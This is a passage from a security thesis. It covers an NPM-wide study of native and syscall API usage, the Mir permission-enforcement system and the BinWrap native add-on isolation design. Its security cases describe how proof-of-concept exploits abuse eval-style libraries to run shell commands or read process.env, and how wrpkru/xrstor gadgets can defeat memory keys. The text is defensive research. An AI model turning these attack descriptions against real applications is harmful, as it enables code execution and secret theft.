We downloaded the entire NPM registry on a local host to perform our analysis. We also cloned the NPM database to perform the essential queries and data extraction —- the NPM registry uses CouchDB [4] to store information (in JSON format) about node packages. We used the CouchDB replication mechanism to download the entire registry locally and made the necessary configuration(s) to access it. Finally, we use a proxy registry, Verdaccio [108], to access our local package repository. At the time of the registry replication, NPM contained 1,508,366 libraries. We used this number as the starting point of our study and analyzed all packages that had at least one dependency on a native module. We chose the most popular native modules, used by packages, that take advantage of NAN or Node-API (NAPI).

We found that of the 1,508,366 libraries, 63,381 of them had at least one dependency related to NAN or NAPI. A library is dependent on a native module when it includes the NAN or NAPI module directly, or indirectly via its dependency list. (In the direct case, the package imports any of the two native modules itself; in the indirect case, some of its dependencies import NAN or NAPI instead.) From the respective packages, 45,708 packages depended on NAN, 23,239 packages depended on NAPI, and 5,548 packages depended on both. Of these 63,381 libraries, more than 76.7% had a single native dependency. For the remaining 23.3%, we found that 13.7% of libraries had two native dependencies, 4.2% of libraries had three native dependencies, and 2.3% of libraries had four native dependencies. The last 3.1% libraries had five to ten native dependencies. Finally, only 99 libraries used ten native dependencies. We conclude that there is only one native package per module in most of NPM packages.

4.1.2 Ratio of Native Modules

Third-party libraries usually include a combination of native library dependencies and ordinary JS dependencies. Packages that use NAN or NAPI as native modules had an average of 11 total dependencies. Among those dependencies, 0.95% on average were NAN dependencies, and 0.65% were NAPI dependencies. The average ratio of NAN dependencies to the total set of dependencies was 24.22%. The average ratio of the NAPI dependencies to the total set of dependencies was 11.27%.

4.1.3 Popularity of Native Modules

Packages that use native modules comprise 4.2% of the total NPM ecosystem. This percentage is a significant part of the NPM ecosystem and results in multiple daily downloads. We will answer how popular this 4.2% of native packages is by measuring their total dependents. For a package to depend on another, it must be included in its dependency list. By studying the number of dependents, we can assess the impact of a vulnerability on a native package. For the NAN-based native modules, 8,148 packages had dependents. The average number of dependents per package was 7.2. The minimum number of dependents on a package was one and the maximum was 8,457. A total of 58,778 packages depended on the NAN native module. When we performed our analysis, the package with the most dependencies was `node-sass`, with more than 8k dependencies. The least popular package (on the list of the 50 most popular) was `ledgerhq` with ≈90 dependents. Meanwhile, only the top 11 packages had more than 500 dependents. Fig. 4.1 presents the number of dependents of the 50 most popular packages. We surmise that our evaluation set is an ample representation of third-party libraries in NPM. For the NAPI native modules, 5,762 packages had dependents. The average number of dependents per package was 6.6. The minimum number of dependents on a package was one, and the maximum was 2,322. A total of 38,383 packages depended on the native NAPI module. Hence, 97,161 packages




Figure 4.1: Number of dependents in the top 50 NPM packages.

depend on native modules, and therefore any security incidence will affect a significant part of the NPM ecosystem.

4.1.4 Evaluation Set for BinWrap

To find a representative set of libraries to evaluate BinWrap, we analyzed the entire NPM ecosystem. The goal of this analysis was to find applications that cover the following criteria: (i) large number of dependents; (ii) compatibility with our tool; and (iii) security exigency. In addition, the respective NPM packages should run successfully in the unmodified baseline. To analyze the applications in NPM, we used the local registry of our study (§4).

We took multiple steps to get from the 1,508,366 libraries to the 20 in the evaluation set. All these steps are shown in Fig. 4.2. First, we find all libraries that have NAN as a dependency (5,073 packages). We only consider packages that can be installed without manual effort (4,201 packages), while we also remove duplicates (3,508 packages). Next, we selected packages shipped with test cases that could run out of the box (400 packages). Finally, we reduced our set to 20 based on the criteria outlined in Fig. 4.2. The evaluation set includes packages that do not have a large number of dependents.

For example, `uriparser` and `node-hll-native` have under 5 dependents. However, these libraries come with tests that are suitable for benchmarking the micro-aspects of BinWrap. On the other hand, `statvfs` and `picha` are required by `Manta Minnow` and `Video Thump Grid` respectively, which are complete Node.js applications and offer insights about performance in real-world settings. `node-fs-ext`, `syncrunner`, `node-delta` and `mtrace` where chosen to diversify the types of libraries in our set. Finally, `png-img` is also used in our security evaluation, since it contained known vulnerabilities. The packages in the selected evaluation set contain one native library, which is the most common scenario (§4.1.2).




Figure 4.2: Overview of the analysis for our evaluation set.

4.2 System Call Trends

We conducted a large-scale scale study on the NPM ecosystem, the most popular package manager, to analyze the system calls invoked by the libraries and to justify the design and effectiveness of language-level syscall filtering. The current state of the NPM ecosystem includes more than 3 million packages, more than 50 billion downloads in a week, and more than 220 billion downloads in a month. As we focus on the syscalls invoked by libraries in the whole NPM ecosystem, we begin by investigating the following research questions:

- What is the distribution of syscall accesses in NPM packages? (§4.2.1)
- What are the most and least frequently used functions from the Node.js syscal API? (§4.2.2)

Methodology: We used a snapshot of the NPM registry that contains 3,244,796 packages. Furthermore, we exclude packages that do not contain executable JavaScript code, such as empty directories and packages that are written solely in TypeScript or other languages. Processing all 3,244,796 packages in our snapshot of the registry, we found that 15,462 packages were empty and 1,409,680 packages contained no JavaScript modules, leaving 1,814,113 packages for our study. From these 1,814,113 packages, we analyzed 11,268,617 modules with the static analysis tool.

4.2.1 Syscall API Accesses per Node.js module

The vast majority of the 11,268,617 modules we analyzed have very few calls to the Node.js syscall API. Figure 1 shows the total distribution of API calls by each module. Of the total set of 209 functions comprising the Node.js syscall API, the maximum number of API calls used by a single module is 38, only 17% is present in the total API, while 84. 8% of the modules do not reference any API functions. The median API call count per library is thus 0, and the average number of API calls per module is 0.23. Furthermore, the modules that access more than five functions of the API make up only 0.2% (22,016) of the total number of modules in our analysis.

4.2.2 Node.js Function Call Distribution

Of the 209 functions that make up the entire Node.js syscall API, 179 (85.6%) functions were used by at least one module in the registry. Of these 179 functions, 21 belong to the global JS object, while 158 belong to the Node.js standard library. Among the portion of the Node.js syscall API accessible through the JS global object, the most common functions are `console.log` followed by `setTimeout`, used by 7% (780,503) and 3% (376,014) of modules, respectively. From the standard library, the most common functions in the Syscalls API are `path.join`, followed




Figure 4.3: The number of syscall accesses per package in the NPM registry.

by `path.resolve`, used by 2% (235,697) and 1.5% (173,198) of modules, respectively. Note that `console.log`, `path.resolve`, and `path.join` are relatively benign functions in the Node.js syscall API. High-risk functions, such as those that modify the file system and access the network, are even less common among modules. For example, both `fs.readFile` and `fs.writeFile` are used by less than 0.3% of the modules in the study.

Chapter 5

Dynamic Enforcement of Language Permissions

In this chapter of the thesis we describe the risk of *dynamic compromise* - the runtime exploitation of a benign library via its inputs, affecting the security of the entire application. This is a problem because each library running on Node.js has all the privileges offered by the JavaScript language and runtime environment. Libraries are allowed to access any built-in APIs, global variables, APIs of other imported libraries, and even import additional libraries. To address this issue, this chapter introduces a system called Mir that allows specifying, enforcing, inferring, and quantifying the privilege available to libraries. Mir's key insight is that if a library does not need access to some functionality statically (i.e. as visible in the library's source code), then it should not be able to use that functionality dynamically, even when being subverted. While there is a component of static analysis in Mir, we will not go into much detail, as it is outside of the scope of this thesis.

Permission Model: Multiple models can be used to enforce or extract permissions using dynamic interposition. For example, a *allow-deny* or a *RWX* model. Specifically, we are going to use as an example a fine-grained read-write-execute (RWX) permission model at the boundaries of libraries. This permission model and associated analysis aim to reduce the risk of attacks while maintaining practical performance and automation characteristics to enable adoption.

The rest of this chapter will dive into Mir's threat model (§5.1), dynamic permission inference approach (§5.2), and its runtime permission enforcement mechanisms (§5.3). It will also present several real-world security cases (§5.4) in which Mir s uccessfully defended against attacks on popular Node.js libraries by restricting their permissions.

5.1 Threat Model

Focus: Dynamic enforcement of language policies focuses on the dynamic compromise of possibly buggy or vulnerable libraries and does not target actively malicious or obfuscated libraries. Attacks are carried out by passing malicious payloads to libraries through web interfaces, programmatic APIs, or shared interfaces, such as variables `global`. Prominent examples include libraries that offer some form of object de-serialization or runtime code evaluation, allowing attackers to invoke names from the language or other libraries by using malicious payloads. These libraries implement their features using runtime interpretation, subvertible by attacker-controlled input.




Figure 5.1: Mir analyzes a library, possibly compromisable by malicious inputs, to infer a set of permissions. It then enforces this set at runtime, to lower the library's privilege over the application and its surrounding environment. It also computes a privilege reduction score for this set and, if needed, allows the set to be inspected or changed (leading to a new score).

The focus of these attacks is the confidentiality and integrity of data and code that reside outside the library under attack. Such confidentiality concerns include reading the global state, loading other libraries, and exfiltrating data; integrity concerns include writing global variables and tampering with the library cache. These concerns extend to the broader environment within which a program is running, including environment variables, the file system, and the network. Specific accesses include (1) language-level APIs, such as stack inspection, reflection capabilities, and prototype pollution; (2) ambient authority to `process.env`, `process.args`, global variables, module cache, and `require` ability; (3) interfaces to the standard library, *e.g.*, to access the file system or network; and (4) interfaces to other third-party libraries shipped with the program.

Assumptions: For the same reason, Mir's run-time enforcement component is assumed to be loaded before any other library. At the time of loading, new places trust the language runtime and built-in modules, such as `fs`, which are needed to locate and load permissions.

Non-threats: Dynamic inference does not consider native libraries written in lower level languages, such as C/C++, or libraries available in binary form. These libraries are out of scope because they can bypass Mir's run-time protection, which depends on memory safety. In the context of JavaScript, these can be addressed by complementary techniques [47, 103, 102].

Mir blocks accesses to names, such as `eval`, or access paths, such as `fs.read`, if these names are not used in the lexical scope of a library. However, if a library already uses that name, Mir does not check or sanitize its input. Such command injection or sanitization attacks, in which attackers pass malicious input to APIs already used by the library, are outside of the Mir's threat model and are handled by complementary techniques [10, 92]. Notably, if a library invokes such a name, it will show up in the results of Mir's inference, allowing developers to audit them. Mir also does not consider availability, denial of service, and side-channel attacks.

5.2 Dynamic Inference of Permissions

To increase the number of inferred permissions from the existing analysis, the system adds a brief phase of dynamic import-time analysis. This dynamic analysis is performed by simply importing the analyzed library, without invoking its APIs, and records all accesses to third-party libraries until the analyzed library is fully loaded. The underlying insight is that many libraries wrap or

Table 5.1: Access paths start from a variable name that is free in the top-level scope of the library. They resolve to values that reside outside the module, and fall in the following broad classes: (1) core EcmaScript names, (2) Node.js-specific names, (3) library-local names, (4) user-defined global names, (5) the **require** name.

Class	Example Names
es	**Math**, **Number**, **String**, **JSON**, **Reflect**, ...
node	**Buffer**, **process**, **console**, `setImmediate`, ...
lib-local	**exports**, **module**.`exports`, `__dirname`, ...
globs	**GLOBAL**, **global**, **Window**
require	**require**(*lib*),

re-export existing APIs using dynamic meta-programming, which is not captured by plain static analysis. The import-time analysis thus collects additional permissions, which are added to those inferred by the existing analysis results. The following code snippet demonstrates a simple but common pattern:

```
1 for (let k in require("fs")) {
2   module.exports[k] = fs[k];
3 }
```


Inferring statically such meta-programming permissions poses a challenge due to the aforementioned limitations, and thus simply loading the library enables a more complete view into the library's behavior. Note that import-time analysis does not depend on the existence of library tests or any consuming code, as it does not call any library interfaces.

5.3 Runtime Permission Enforcement

During program execution, Mir's runtime component enforces the chosen permissions —-automatically inferred, developer-provided, or a combination thereof. Mir's load-time code transformations operate on the string representation of each module as well as the context to which it is about to be bound. The context is a mapping from all free variables in the scope of the library to the values they point to, and the transformations insert enforcement-specific wrappers into the module before it is loaded.

Mir's enforcement component conceptually builds on previous work [2, 24, 103, 36, 98, 104], employing program transformations to traverse and wrap selected values with interposition proxies. However, it differs in a few key points due to two characteristics related to the goals of Mir. The first characteristic is the first-order nature of Mir's permission model. This characteristic motivates the need to wrap all access paths in the context, but not the values passed as arguments to these paths. The second characteristic is that the same paths in different libraries may be governed by different permissions. This characteristic motivates the need to apply a distinct set of wrappers per library context.

Mir's transformations can be grouped into four phases. The first phase simply modifies `require` so that calls are assigned to the built-in locate and load mechanism rather than the internal one. For each module, the second phase creates a fresh copy of the run-time context—*i.e.*, all the name-value mappings that are available to the module by default. The third phase binds the modified context with the module, using a source-to-source transformation that redefines the names in the context as library-local ones and assigns to them the modified values. After interpreting the module, the fourth phase further transforms the module's interface so that its client can only access the names—*e.g.*, methods, and fields—it is allowed to access.



```
let old_srl = srl;
srl = {}
srl.dec = (...args) => {
  if (σ(srl.dec, perms.X)) {
    return old_srl.dec(...args);
  }
}
```

(a) Object-wrapping fragment

```
var CONTEXT = {
  eval: mir.wrap(eval, {X}),
  import: mir.wrap(require, ["log"]),
  Number: mir.wrap(Number),   //denied
  Array: mir.BT(Array),       //denied
  toString: mir.BT(toString),//denied
  // [another 150 entries denied]
}
```

(b) Custom context creation

```
function (cxt) {
  var eval = cxt.eval;
  var require = ctx.require;
  var Number = ctx.Number;
  var Array = ctx.Array;
  var toString = ctx.toString;
let lg = require("log");
lg.LVL = lg.levels.WARN;
exports = {
  dec: (str) => {
    log.info("[start]");
    let obj = eval(str);
    return obj
  },
  enc: (obj) => {...}
}
```

(c) Context rebinding

Figure 5.2: Mir's basic `wrap`ping traverses objects and wraps fields with inline monitors (a, line 4). A new modified context is created by `wrap`ping all values available in the original context (b) of a module. The modified context is bound to the module by enclosing the module source (c, half-visible code fragment) in a function that redefines all nonlocal variable names as local function variables (c), pointing to values from the modified context.

Base Transform: These transformations have a common structure that recursively traverses objects, a base transformation `wrap`, which we review first. At a high level, `wrap` takes an object O and a permission set p and returns a new object O'. Each field f of O is wrapped with a method f' defined to contain the permissions for f. Effectively, f' implements a security monitor, a level of indirection that oversees accesses to the field and ensures that they comply with the permissions corresponding to that field. At runtime, f' checks f' permission for the current access type: if the access is allowed, it forwards the call to f; otherwise, it throws a special exception, `AccessControlException`, which contains contextual information to diagnose the root cause—including the type of violation (*e.g.*, `R`), names of the modules involved, names of accessed functions and objects, and a stack trace.

The result of applying the `wrap` transformation to the object (returned by) `serial` is shown in Fig. 5.2a. The wrapper function uses a built-in Mir function σ that checks permission f' s `X` (in code: `perm.X`) for this particular type of access. If the check succeeds, Mir calls the original `dec`, passing it the arguments of the call to the `dec` wrapper; if the check fails, σ throws an exception and stops the execution.

Context Creation: To prepare a new context to be bound to a library being loaded, Mir first creates an auxiliary hash table (Fig. 5.2*b*), mapping names to newly transformed values: names correspond to implicit modules—globals, language built-ins, module locals, *etc.* (tab. 5.1); transformed values are created by traversing individual values in the context using the `wrap` method to insert permission checks.

The global variables defined by the users are stored in a well-known location (*i.e.*, a map accessible through a global variable named `global`). However, traversing the global scope for built-in objects is generally not possible. To solve this problem, Mir collects such values by solving hard-coded well-known names in a list. Using this list, Mir creates a list of points to unmodified values on startup.

Care must be taken with module local names—*e.g.*, the module's absolute filename, its `export`ed values, and whether the module is invoked as the application's `main` module: Each module refers to its own copy of these variables. Attempting to access them directly from within Mir's scope will fail subtly, as they will end up resolving to module-local values of Mir *itself*—and specifically the module within Mir applying the transformation. Mir solves this issue by deferring these transformations to the context-binding phase (discussed next). Fig. 5.2b shows the creation of the modified context of `serial`.

Context Binding: To bind the code whose context is being transformed with the newly created context, Mir applies a source-to-source transformation that wraps the module with a function closure. By enclosing and evaluating a closure, Mir leverages JavaScript's lexical scoping to inject a non-bypassable step in the variable name resolution mechanism.

The closure starts by redefining default-available non-local names as module-local ones, point-

Table 5.2: Examples of vulnerabilities defented by Mir, along with the permissions Mir infers for them, and whether Mir defends against the proof-of-concept (PoC) exploit.

Name	CWE	Snyk cate.	R	W	X	I	RWXI	Attack	PoC	Defense
`ejs`	CWE-94	Code Exec.	135	22	64	14	235	Create file ejs-succ.	Mir Authors	Yes
`grunt`	CWE-94	Code Exec.	192	25	101	22	340	Return Date.now	Snyk	Yes
`pg`	CWE-94	Code Exec.	105	9	41	22	177	Print process.env	Snyk	Yes
`safe-eval`	CWE-265	Sandbox Br.	9	1	5	1	16	(Multiple)	Snyk	Yes
`safer-eval`	CWE-94	Code Exec.	24	4	14	3	45	(Multiple)	Snyk	Yes
`ser-to-js`	CWE-502	Code Exec.	38	17	23	7	85	Execute ls	Snyk	Yes
`stat-eval`	CWE-94	Code Exec.	39	1	25	14	79	Print process.env	Snyk	Yes

ing to transformed values that exist in the newly created context. It accepts as an argument the customized context and assigns its entries to their respective variable names in a preamble consisting of assignments that execute before the rest of the module. Local variables of the module (a challenge described earlier) are assigned the return value of a call to `wrap`, which will be applied only when the module is evaluated and the local value of the module becomes available. Mir evaluates the resulting closure, invokes it with the custom context as an argument, and further applies `wrap` transformations to its return value.

The result of such a source-to-source linking of the context of `serial` is shown in Fig. 5.2C.

5.4 Security Cases

Some successfully defended attacks on popular modules in Tab. 5.2, and now we highlight a couple of noteworthy examples. The library *serialize-to-js* performs some form of unsafe serialization; its PoCs either (1) import `child\_process` to call `ls` or `id`, or (2) invoke `console.log`. As none of these is part of the library's permission set, Mir disallows access to these APIs. Libraries *safe-eval* and *safer-eval* check their input before calling `eval`. Their PoCs either execute the `id` command to return the user identity or print `process.env`, both of which Mir defend. The case of *static-eval* is interesting because it accepts abstract syntax trees (AST) rather than strings; the PoC cleverly passes `process.env` crafted as AST through the Esprima parser, which Mir solves by denying access to `process.env`. We note that for many of these attacks, Mir blocks the PoC at multiple levels. For example, even if *node-serialize*'s import of `child\_process` was allowed, Mir would still block `exec`.

Chapter 6

Dynamic Interposition of Native Node.js Add-ons

The vast majority of libraries imported into a Node.js application are implemented in JavaScript and thus enjoy the memory safety guarantees provided by a high-level programming language, enforced by its managed runtime environment and, at times, augmented with language-based protection techniques.

However, Node.js applications also often import libraries that are written in low-level languages or provided in binary-only form. These libraries, termed native add-ons, implement functionality not available in the pure-JS ecosystem or components that need to be in low-level languages for performance and compatibility reasons. Native add-ons interact with the rest of the program through a thin JavaScript layer that wraps the library enough to expose Node.js-specific naming and calling conventions.

Unfortunately, native add-ons are particularly dangerous to the rest of a JavaScript (or, in general, a memory-safe) application, as they lack memory safety and can bypass the security guarantees provided by language-based hardening and protection techniques.

In this work, we develop BinWrap: a hybrid language-binary framework for protecting against native add-ons present in modern Node.js applications. BinWrap develops a fine-grained read-write permission model, applied at the boundaries of native add-ons, offering a unified view and isolation of privilege, cutting across the barrier between the language wrapper and the corresponding binary code. Two components enforce these permissions across the language-binary barrier during the execution of the program, protecting both sides of a native add-on: (i) Language-level interposition protects against unauthorized use of the language-level bindings (BinWrap_L) and (ii) binary-level indirection wraps the entire library and checks permissions to outside interfaces (BinWrap_B). While there is a component of static analysis on the BinWrap_B part of the system, we will not go into much detail, as it is outside of the scope of this thesis.

6.1 Threat Model

We consider the exploitation of memory errors in *benign* native modules. An attacker can leverage memory-safety-based vulnerabilities to develop arbitrary memory read and write primitives [74].

The exploitation of these vulnerabilities can be used to access sensitive data or perform code reuse attacks [96]. We do not consider malicious native modules that will actively try to evade our hardening mechanisms. Moreover, we also assume that the high-level language part of the




Figure 6.1: Hardening Node.js with BinWrap.

library is confined through existing language-based mechanisms [106]. The Node.js runtime, as well as any system libraries, are considered to be trusted. Finally, we assume that side-channel attacks [54] and hardware faults [17, 60] are out of scope.

For BinWrap to protect the Node.js runtime environment from the above, the following OS and hardware features are required. The OS must allow `seccomp-BPF` [43] to enable syscall filtering. We also consider that the W^X [68] policy is enforced and that the native module does not include self-modifying code. Moreover, Node.js, the system libraries and the native module leverage Address Space Layout Randomization (ASLR) [31]. Our framework does not interfere with any other possibly deployed security mechanisms, like stack-smashing protection [22], `RELRO` [77], `FORTIFY_SOURCE` [76], *etc.* Rather, these mechanisms can further enhance the protection offered by BinWrap. The hardware must include MPK/PKU [39] or a mechanism that offers equivalent capabilities. While our required hardware feature(s) cannot be considered *standard*, MPK/PKU is available in modern Intel server CPUs. Moreover, MPK functionality can be emulated through memory tagging, which is available in ARM v8.5-A [7].

Our techniques aim to address three challenges: (i) prevent the native module thread from accessing memory outside of the module's loaded address range and its heap-allocated memory; (ii) prevent the native module thread from executing code reuse-based gadgets outside of the native module's code area(s); and (iii) prevent the native thread from misusing syscalls. We consider the Node.js runtime environment, and our customized native module layer (NAN), as the trusted part of the application, and the native module(s) as the untrusted part(s). Our techniques ensure that any attack that targets the native module will be confined within its bounds and will not affect the whole application.

6.2 Design

The key idea behind BinWrap is to *separate* the runtime execution of the untrusted component from the rest of the application. Runtime separation is achieved using different execution threads for the two domains of trust, while isolating the thread responsible for executing the

untrusted component involves limiting its memory visibility and syscall execution capabilities. More specifically, BinWrap limits the memory visibility of the untrusted component by creating a dedicated memory view for the untrusted thread. It also limits access to the syscall API available to the untrusted component by wrapping and filtering syscalls.

Fig. 6.1 presents BinWrap's approach to hardening Node.js.

First, BinWrap compiles the untrusted component and then statically analyzes the resulting ELF binary—*i.e.*, a `.so` dynamic shared object (DSO). We prefer to analyze binary instead of source code, as we can more easily discover the complete set of external symbols required (*e.g.*, calling `printf` will also execute other `libc` functions, such as `write`). This analysis aims at extracting (1) the full set of syscalls necessary for the execution of the native component, and (2) the set of Node.js-internal API calls used by the native component—*e.g.*, `v8::External::New(v8::Isolate*, void*)`, `v8::Object::\-SetInternalField(int, v8::Local<v8::Value>)`, *etc.*

Next, BinWrap creates a custom instance of a Node.js API *layering* library, which is loaded during initialization of the native component. This BinWrap-infused library sets up appropriate `seccomp-BPF` filters for the set of syscalls extracted in the previous step. BinWrap (re)links the native component to this library instance, effectively injecting the filter into the native component.

6.2.1 Isolation Components

Native-code execution: Native modules utilize the NAN package to wrap unmanaged code. The native code is invoked through *callback objects*. BinWrap dispatches these callback objects to a *restricted thread*, which is initialized the first time a native function is executed. The Node.js (main) process thread that dispatched the callback object to the restricted thread will block until the native function returns, after which the main thread will be unblocked. We used a shared lock as the synchronization primitive between the two threads. This *split thread* design enables BinWrap to leverage thread-specific mechanisms (*i.e.*, MPK/PKU and `seccomp-BPF`) to isolate the execution of native code. A separate thread is created for each native module loaded, since `seccomp-BPF` filters are per-module and can be only modified to deny more syscalls—thus native modules with different syscall sets cannot share the same thread.

Data-access filtering: Since BinWrap decouples the execution of untrusted code, by dispatching it to a restricted thread, we can prohibit arbitrary accesses to sensitive data stored in the memory (part of the VAS) of Node.js by leveraging Intel's MPK/PKU [39]. During the initialization of the native module thread, we associate a protection key with the pages that may contain sensitive data; these include all the memory regions allocated and managed by the V8 JS engine. The native module thread will initially change the rights associated with `no access`, on the protection key assigned to the assigned pages of Node.js. The native module address range(s), and allocated memory, are excluded from this set. Subsequent memory allocations for expanding V8 memory pool(s) are also associated with the protection key of Node.js. Finally, through analyzing the symbol tables of the top-500 popular native modules, we found no occurrences of *explicit* data sharing between Node.js and native modules (*e.g.*, via globally-scoped symbols).

A limitation of MPK/PKU is that only 16 keys are available, and thus only 16 different memory *views* can be supported. As we mention in Section 4, we encountered at most 10 imported native modules, by a single library, in the entire NPM ecosystem. Moreover, this issue can be address by solutions like `libmpk` [71], which virtualize protection keys. Another solution is to group sets of native add-ons under the same protection key; in this case, however, a vulnerable module can affect everything else in the same set.




Figure 6.2: Compilation order of native modules in BinWrap.

Node.js and V8 export a large API in order to allow native modules to perform various tasks (object allocation and management, type conversions, *etc.*). Since Node.js is part of the trusted domain, when the native thread executes Node.js API functions, the access rights on Node.js data should be re-enabled. In our framework, we modified the API functions to change the rights for the corresponding protection key to allow memory operations.

(We reimpose restrictions before an API function returns back to the native module.) During every API call we spill the `%pkru` register on the call stack; during returns, `%pkru` will be modified only if the previous *rights* stored in the stack restrict memory accesses further (*i.e.*, the execution *returns* to the native module). This design choice comes from the fact that API calls may be nested.

During the execution of the trusted part, the thread can access any data, and Node.js API functions may copy data in the stack (*e.g.*, as function arguments). An attacker could access sensitive data by harvesting stale data in deallocated stack frames after API functions return. To prevent this, the native execution thread *zeroes out* the deallocated stack frames, before returning back to the native module, effectively deleting any residual data.

Code-reuse prevention: An attacker could launch a code-reuse attack, in the untrusted domain, targeting instruction snippets like `wrpkru`, which remove restrictions and allow accessing data from memory areas that are inaccessible by the native module. These instruction sequences are present in the trusted (Node.js) code since the data access restrictions are lifted during its execution. They can also be implicitly present in the untrusted part, since x86 instructions are variable-length and the architecture allows for overlapping instructions [89]. Moreover, the `xrstor` instruction can be leveraged to tamper-with `%pkru`, effectively allowing access on restricted memory. In order to prevent an attacker from using the *unlocking* code, we again utilize MPK and also rely on *information hiding* [55] to hide the location of the trusted code (Node.js) from the untrusted part (*i.e.*, the native module). The key idea of this technique is that the native module can call Node.js API functions without ever knowing their address. We designed a custom linking procedure to hide Node.js, and library locations, from the untrusted part, which operates as follows.

Initially, we extract all the API and library functions needed by the native module, from the respective DSO's `.plt` section, along with the corresponding offset(s) in the `.got` section. Then, we create a new *wrapper* DSO, which contains a wrapper function for every Node.js API and

